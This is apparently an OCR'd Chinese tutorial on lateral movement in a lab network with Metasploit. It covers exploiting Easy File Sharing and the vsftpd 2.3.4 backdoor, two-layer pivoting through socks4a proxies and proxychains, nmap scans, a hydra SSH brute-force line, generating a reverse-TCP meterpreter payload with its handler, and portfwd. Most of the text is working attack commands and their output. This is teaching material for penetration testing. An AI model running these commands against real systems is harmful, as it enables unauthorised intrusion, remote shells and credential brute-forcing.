
(2)Easy File Share 应用的 BoF 漏洞

另一个漏洞就是有关于 Easy File Share 应用的了。可通过以下步骤进行设置

```
msf  > use exploit/windows/http/easyfilesharing_seh
msf exploit(easyfilesharing_seh) > show options
Module options (exploit/windows/http/easyfilesharing_seh):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  80               yes       The target port
Exploit target:
   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP
msf exploit(easyfilesharing_seh) > set rhost 7.7.7.20
rhost => 7.7.7.20
msf exploit(easyfilesharing_seh) > set payload
windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(easyfilesharing_seh) > run
[*] Started bind handler
[*] 7.7.7.20:80 - 7.7.7.20:80 - Sending exploit...
[+] 7.7.7.20:80 - Exploit Sent
[*] Sending stage (957999 bytes) to 7.7.7.20
[*] Meterpreter session 2 opened (172.16.0.20-172.16.0.11:0 ->
7.7.7.20:4444) at 2016-12-26 14:21:11 +0300
meterpreter > ipconfig
Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
```

```
MTU         : 1520
IPv4 Address : 127.0.0.1
Interface 65539
============
Name        : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:29:cd:cb
MTU         : 1500
IPv4 Address : 8.8.8.3
IPv4 Netmask : 255.255.255.0
Interface 65540
============
Name        : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:e3:47:43
MTU         : 1500
IPv4 Address : 7.7.7.20
IPv4 Netmask : 255.255.255.0
meterpreter >
```

攻击流程如下图



由于我们可以访问到 7.7.7.20 机器，我们需要再次执行信息收集。被命名为 JC 的机器和 RD 机器一样有两张网卡，这也意味着我们找到了第二个隐藏网络 (8.8.8.0/24)

```
meterpreter > ipconfig
Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
Interface 65539
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:29:cd:cb
MTU          : 1500
IPv4 Address : 8.8.8.3
IPv4 Netmask : 255.255.255.0
Interface 65540
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:e3:47:43
MTU          : 1500
IPv4 Address : 7.7.7.20
IPv4 Netmask : 255.255.255.0
```

在第二个隐藏网络下执行 Arp 扫描继续收集信息

```
meterpreter > run post/windows/gather/arp_scanner
RHOSTS=8.8.8.0/24
[*] Running module against SRV03
[*] ARP Scanning 8.8.8.0/24
```

```
[*]   IP: 8.8.8.3 MAC 08:00:27:29:cd:cb (CADMUS COMPUTER SYSTEMS)
[*]   IP: 8.8.8.1 MAC 0a:00:27:00:00:03 (UNKNOWN)
[*]   IP: 8.8.8.9 MAC 08:00:27:56:f1:7c (CADMUS COMPUTER SYSTEMS)
[*]    IP: 8.8.8.13 MAC 08:00:27:13:a3:b1 (CADMUS COMPUTER
SYSTEMS)
```

ARP 扫描结果显示在该网络下存在 4 台机器

```
meterpreter > run autoroute -s 8.8.8.0/24
[*] Adding a route to 8.8.8.0/255.255.255.0...
[+] Added route to 8.8.8.0/255.255.255.0 via 7.7.7.20
[*] Use the -p option to list all active routes
msf > route print
Active Routing Table
====================
 Subnet Netmask Gateway
 ------ ------- -------
 7.7.7.0 255.255.255.0 Session 1
 8.8.8.0 255.255.255.0 Session 3
```

之后再次添加路由规则

7.两层转跳板

在 JC 主机上收集信息时发现了 8.8.8.0/24 网络，另外之前我们就已经建立了 172.16.0.0/24 到 7.7.7.0/24 网络的路由规则。


在当前的情况下，网络数据包从 172.16.0.20 发到 JC 设备(第二层中转跳板)，数据首先要发到 RD 设备(第一层中转跳板) ,然后 RD 主机再将数据传送到 JC 主机。如果攻击者(172.16.0.20)想将数据发送到 8.8.8.0/24 网络(发现的第二个隐藏网络)的任何一个主机时，就得建立一个新的路由规则。为了使用 Metasploit

框架以外的其他工具 ,我们必须运行一个 socks4 代理服务来连接两个跳板主机，并在 proxychains 工具的配置文件中重新定义新的代理服务器。

攻击者机器(172.16.0.20)尝试向 8.8.8.9 发送网络数据包，要经过以下中转：

- RD：我不知道怎么访问到 8.8.8.9，但我知道哪个系统能访问到它，我可以将数据发给它。
- JC：我知道怎么将数据从 7.7.7.0/24 网络发送到 8.8.8.0/24 网络。

数据流如下图所示：



8.Proxychains

Proxychains 工具负责连接代理服务器以及端对端的传输。在最后阶段，需要为新发现的 8.8.8.0/24 网络在本地 1081 端口设置一个新的 socks4 代理服务。

```
msf exploit(ms08_067_netapi) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
Module options (auxiliary/server/socks4a):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  172.16.0.20      yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.
```

```
Auxiliary action:
   Name   Description
   ----   -----------
   Proxy
msf auxiliary(socks4a) > set SRVPORT 1081
SRVPORT => 1081
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
msf auxiliary(socks4a) >
```

在/etc/proxychains.conf 配置文件中添加新的代理服务器。通过激活动态链设置，确保在不同的代理服务器之间能够正常切换。

```
root@kali:~# cat /etc/proxychains.conf | grep -v "#"
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
socks4  172.16.0.20 1080  # First Pivot
socks4  172.16.0.20 1081  # Second Pivot
```

Proxychains 工具通过第二层跳板主机 ,可以对 8.8.8.0/24 目标网络进行 nmap 扫描：

```
root@kali:~# proxychains nmap -sT -sV -p21,22,23,80 8.8.8.9 -n -Pn
-vv
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.25BETA1 ( https://nmap.org )
Nmap wishes you a merry Christmas! Specify -sX for Xmas Scan
(https://nmap.org/book/man-port-scanning-techniques.html).
NSE: Loaded 36 scripts for scanning.
```

```
Initiating Connect Scan
Scanning 8.8.8.9 [4 ports]
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:21-<><>-OK
Discovered open port 21/tcp on 8.8.8.9
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:23-<><>-OK
Discovered open port 23/tcp on 8.8.8.9
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:22-<><>-OK
Discovered open port 22/tcp on 8.8.8.9
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:80-<><>-OK
Discovered open port 80/tcp on 8.8.8.9
Completed Connect Scan at 05:54, 1.37s elapsed (4 total ports)
Initiating Service scan at 05:54
Scanning 4 services on 8.8.8.9
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:21-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:22-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:23-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:80-<><>-OK
Completed Service scan at 05:54, 11.09s elapsed (4 services on 1
host)
NSE: Script scanning 8.8.8.9.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:54
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:80-<><>-OK
|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9
:80-<><>-OK
Completed NSE at 05:54, 1.71s elapsed
```

```
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:54
Completed NSE at 05:54, 0.00s elapsed
Nmap scan report for 8.8.8.9
Host is up, received user-set (0.41s latency).
Scanned
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 2.3.4
22/tcp open  ssh     syn-ack OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
23/tcp open  telnet  syn-ack Linux telnetd
80/tcp open  http    syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.59 seconds
root@kali:~#
```

以上，数据包穿透第一层代理服务器，又经过我们定义的第二层代理服务器，最终到达目的地。对扫描结果进行分析，发现 8.8.8.9 上安装的 vsftpd 版本存在漏洞。以下步骤为在 Metasploit 框架中设置 vsftpd 利用模块进行攻击：

```
msf >
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port
Exploit target:
```

```
   Id  Name
   --  ----
   0   Automatic
msf exploit(vsftpd_234_backdoor) > set rhost 8.8.8.9
rhost => 8.8.8.9
msf exploit(vsftpd_234_backdoor) > run
[*] 8.8.8.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 8.8.8.9:21 - USER: 331 Please specify the password.
[+] 8.8.8.9:21 - Backdoor service has been spawned, handling...
[+] 8.8.8.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 4 opened (Local Pipe -> Remote Pipe)
pwd
/
id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:f1:7c
          inet addr:8.8.8.9  Bcast:8.8.8.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe56:f17c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10843 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2779 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1081842 (1.0 MB)  TX bytes:661455 (645.9 KB)
          Base address:0xd010 Memory:f0000000-f0020000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18161 errors:0 dropped:0 overruns:0 carrier:0
```

```
          collisions:0 txqueuelen:0
          RX bytes:5307479 (5.0 MB)  TX bytes:5307479 (5.0 MB)
```

9.代理总结

攻击者通过以下步骤，发现了 2 个不同的隐藏网络：

1.攻击者控制了 RD 主机，该主机和攻击机在同一个网络中

2.得知 RD 主机有 2 张网卡

3.通过使用 autoroute post 模块，定义一个路由规则

4.攻击者对 7.7.7.0/24 网络执行 ARP 和 NMAP 扫描，之后发现了命名为 JC 的主机

5.JC 存在两个不同的漏洞，分别为 MS08_067 和 Easy File Share 应用的 BOF 漏洞

6.成功利用 MS08_067 漏洞，获取 7.7.7.20 访问

7.继续收集信息，发现 JC 也有 2 张网卡

8.在 7.7.7.20 上添加第二个路由规则

9.对 8.8.8.0/24 网络执行 ARP 和 NMAP 扫描


10.在命名为 SK 的 8.8.8.9 机器上发现存在漏洞的 vsftp 版本

11.结束

0x02 meterpreter 下的 socks4 代理

1.获取内网基本网络信息

首先,假设我们已经获取了目标系统的一个 meterpreter 会话,然后,我们发现在该目标机器上存在内网段,此时,我们想继续对目标该内网进行渗透,然后就有了下面的一些内容




2.添加内网路由信息


meterpreter 中添加好通向对方内网的路由

meterpreter > run autoroute -s 192.168.244.0/24

meterpreter > route flush　　//不用的时候,记得删掉就行



run post/windows/gather/arp_scanner RHOSTS=192.168.244.0/24　//我们可以先通过 arp 扫描粗略的扫一眼目标内网的机器大概有多少



3.通过 scok4a 进行内网代理

我们就可以利用 msf 的 sock4a 模块对目标内网进行 socks4 代理,其实,这个代理通道本身是通过 meterpreter 隧道建立的,需要注意的是 socks 是代理不了偏底层的协议的,它最多只能在 tcp 这一层往上[这里不妨先好好了解下 socks 协议本身],再往下走,比如,icmp 和 arp 就不太好使了,感觉很多地方写东西都不怎么负责任,有些误导,听那感觉,好像 socks 代理进去以后就什么都能搞了一样,是的,如


果只是单单基于 tcp 往上的通信确实是可行的,但比如像 arp 嗅探这种呢,个人就不敢苟同了,稍微有点儿常识的人都知道,arp 直接是基于网卡的,而我们的 socks 代理,并不像 vpn,在系统中并没有一个实实在在的网卡接口……好了,说到这里想必大家已经很清楚了,就不再多扯了,别跑题,咱们继续

msf exploit(handler) > use auxiliary/server/socks4a

msf auxiliary(socks4a) > set srvhost 127.0.0.1

msf auxiliary(socks4a) > set srvport 1080

msf auxiliary(socks4a) > run





4.通过 proxychains 进行内网代理扫描

在 proxychians.conf 中设置好代理,就可以对目标进行正常的内网渗透了,到这里想必大家都应熟悉该怎么搞了

vi /etc/proxychains.conf

proxychains hydra -l root -P pass.txt -f -t 20 ssh://192.168.244.132





0x03 meterpreter 基本隧道代理

1.获取目标主机 shell

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp  LHOST=192.168.101.
105 LPORT=444 X > meter.exe

[!] ***************************************************************************
*

[!] *               The utility msfpayload is deprecate
d!                  *

[!] *              It will be removed on or about 2015-06-0
8               *

[!] *                   Please use msfvenom instea
d                        *
```

```
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/433
3   *

[!] ****************************************************************
*

Created by msfpayload (http://www.metasploit.com).

Payload: windows/meterpreter/reverse_tcp

 Length: 281

Options: {"LHOST"=>"192.168.101.105", "LPORT"=>"444"}
```

1.启动 msfconsole，监听反连端口

```
root@kali:~# msfconsole

[*] Starting the Metasploit Framework console.../

Taking notes in notepad? Have Metasploit Pro track & report

your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2014122301 [core:4.11.0.pre.2014122301 api:1.
0.0]]

+ -- --=[ 1386 exploits - 863 auxiliary - 236 post        ]

+ -- --=[ 342 payloads - 37 encoders - 8 nops             ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 0.0.0.0

LHOST => 0.0.0.0

msf exploit(handler) > set LPORT 444

LPORT => 444

msf exploit(handler) > show options
```

```
Module options (exploit/multi/handler):

Name  Current Setting  Required  Description

 ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (accepted: seh, thre
ad, process, none)

   LHOST     0.0.0.0          yes       The listen address

   LPORT     444              yes       The listen port

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > run

[*] Started reverse handler on 0.0.0.0:444

[*] Starting the payload handler...
```

2.在 xp-test1 执行 meter.exe，attacker 获得 meterperter

```
msf exploit(handler) > run

[*] Started reverse handler on 0.0.0.0:444

[*] Starting the payload handler...

[*] Sending stage (770048 bytes) to 192.168.101.107

[*] Meterpreter session 1 opened (192.168.101.105:444 -> 192.168.101.107:48
019) at 2015-01-11 12:49:11 +0800

meterpreter > ipconfig

Interface  1
```

```
============

Name         : MS TCP Loopback interface

Hardware MAC : 00:00:00:00:00:00

MTU          : 1520

IPv4 Address : 127.0.0.1

Interface  2

============

Name         : AMD PCNET Family PCI Ethernet Adapter - pencS

Hardware MAC : 00:0c:29:ed:cf:d0

MTU          : 1500

IPv4 Address : 10.1.1.128

IPv4 Netmask : 255.255.255.0
```

2.portfwd

portfwd 是 meterpreter 提供的一种基本的端口转发.

porfwd 可以反弹单个端口到本地，并且监听。使用方法如下：

```
meterpreter> portfwd

meterpreter> portfwd -h  #帮助命令

用法：portfwd [-h] [add | delete | list | flush] [args]

选项：

    -L <opt>要监听的本地主机（可选）。<opt>    本地主机监听（可选）。

    -h 帮助横幅。

    -l <opt>要监听的本地端口。<opt>    本地端口监听。

    -p <opt>连接到的远程端口。<opt>    连接到的远程端口。
```

```
    -r <opt>要连接到的远程主机。<opt>    连接到的远程主机。
```

使用实例介绍：

反弹 10.1.1.129 端口 3389 到本地 2222 并监听那么可以使用如下方法：

```
meterpreter> portfwd add -l 2222 -r 10.1.1.129 -p 3389

[*]本地 TCP 中继创建：0.0.0.0:2222 < - > 10.1.1.129:3389

meterpreter> portfwd

0：0.0.0.0:2222  - > 10.1.1.129:3389

1 个本地端口转发。
```

